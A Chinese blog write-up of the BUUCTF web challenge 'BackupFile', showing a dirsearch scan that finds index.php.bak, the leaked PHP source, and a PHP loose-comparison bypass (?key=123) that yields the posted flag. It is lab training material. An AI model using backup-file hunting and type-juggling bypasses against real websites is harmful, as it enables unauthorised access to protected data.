
buuctf-web-[ACTF2020 新生赛]BackupFile

原创


~ Venus 于 2021-07-02 20:18:28 发布 61 收藏 1

分类专栏： web

本文链接：https://blog.csdn.net/weixin_46079186/article/details/118422273



1. 打开网页，提示找到源文件




2. 使用目录扫描一下，扫描的时候线程开低一点，不然可能扫描不出来
   扫描到一个index.php.bak
   下载文件

```
$ python dirsearch.py -u "http://f9b73867-04a5-4a46-a236-c05028b5ea7c.node3.buuoj.cn/" -t 5 -i 200 -e *

 _|. _ _  _  _  _ _|_    v0.4.0
(_||| _) (/_(_||(_|_)

Extensions: * | HTTP method: GET | Threads: 5 | Wordlist size: 7087

Error Log: d:\dirsearch-master\logs\errors-21-07-02_19-43-44.log

Target: http://f9b73867-04a5-4a46-a236-c05028b5ea7c.node3.buuoj.cn/

Output File: d:\dirsearch-master\reports\f9b73867-04a5-4a46-a236-c05028b5ea7c.node3.buuoj.cn\_21-07-02_19
-43-45.txt

[19:43:45] Starting:
[19:44:25] 200 -  347B  - /index.php.bak

Task Completed

d:\dirsearch-master
$
```


3. 打开文件

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
    // is_numeric() 函数如果$key 是数字或者数字字符串就会返回turl，否则返回false。
        exit("Just num!");
    }
    $key = intval($key);
    // intval()用于获取$key 整数，比如我输入5.1就会输出5
    // intval()还可以进行进制转换，例如intval("20",16) 结果就是输出20 的 16进制
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

4. 因为这边 == 是弱等于 我们直接构造参数
   弱等于对到前面的就行，如果是三个等号就不行了
   ?key=123 就行了



flag{beda025c-ec51-47ce-9b87-61a65bd726b5}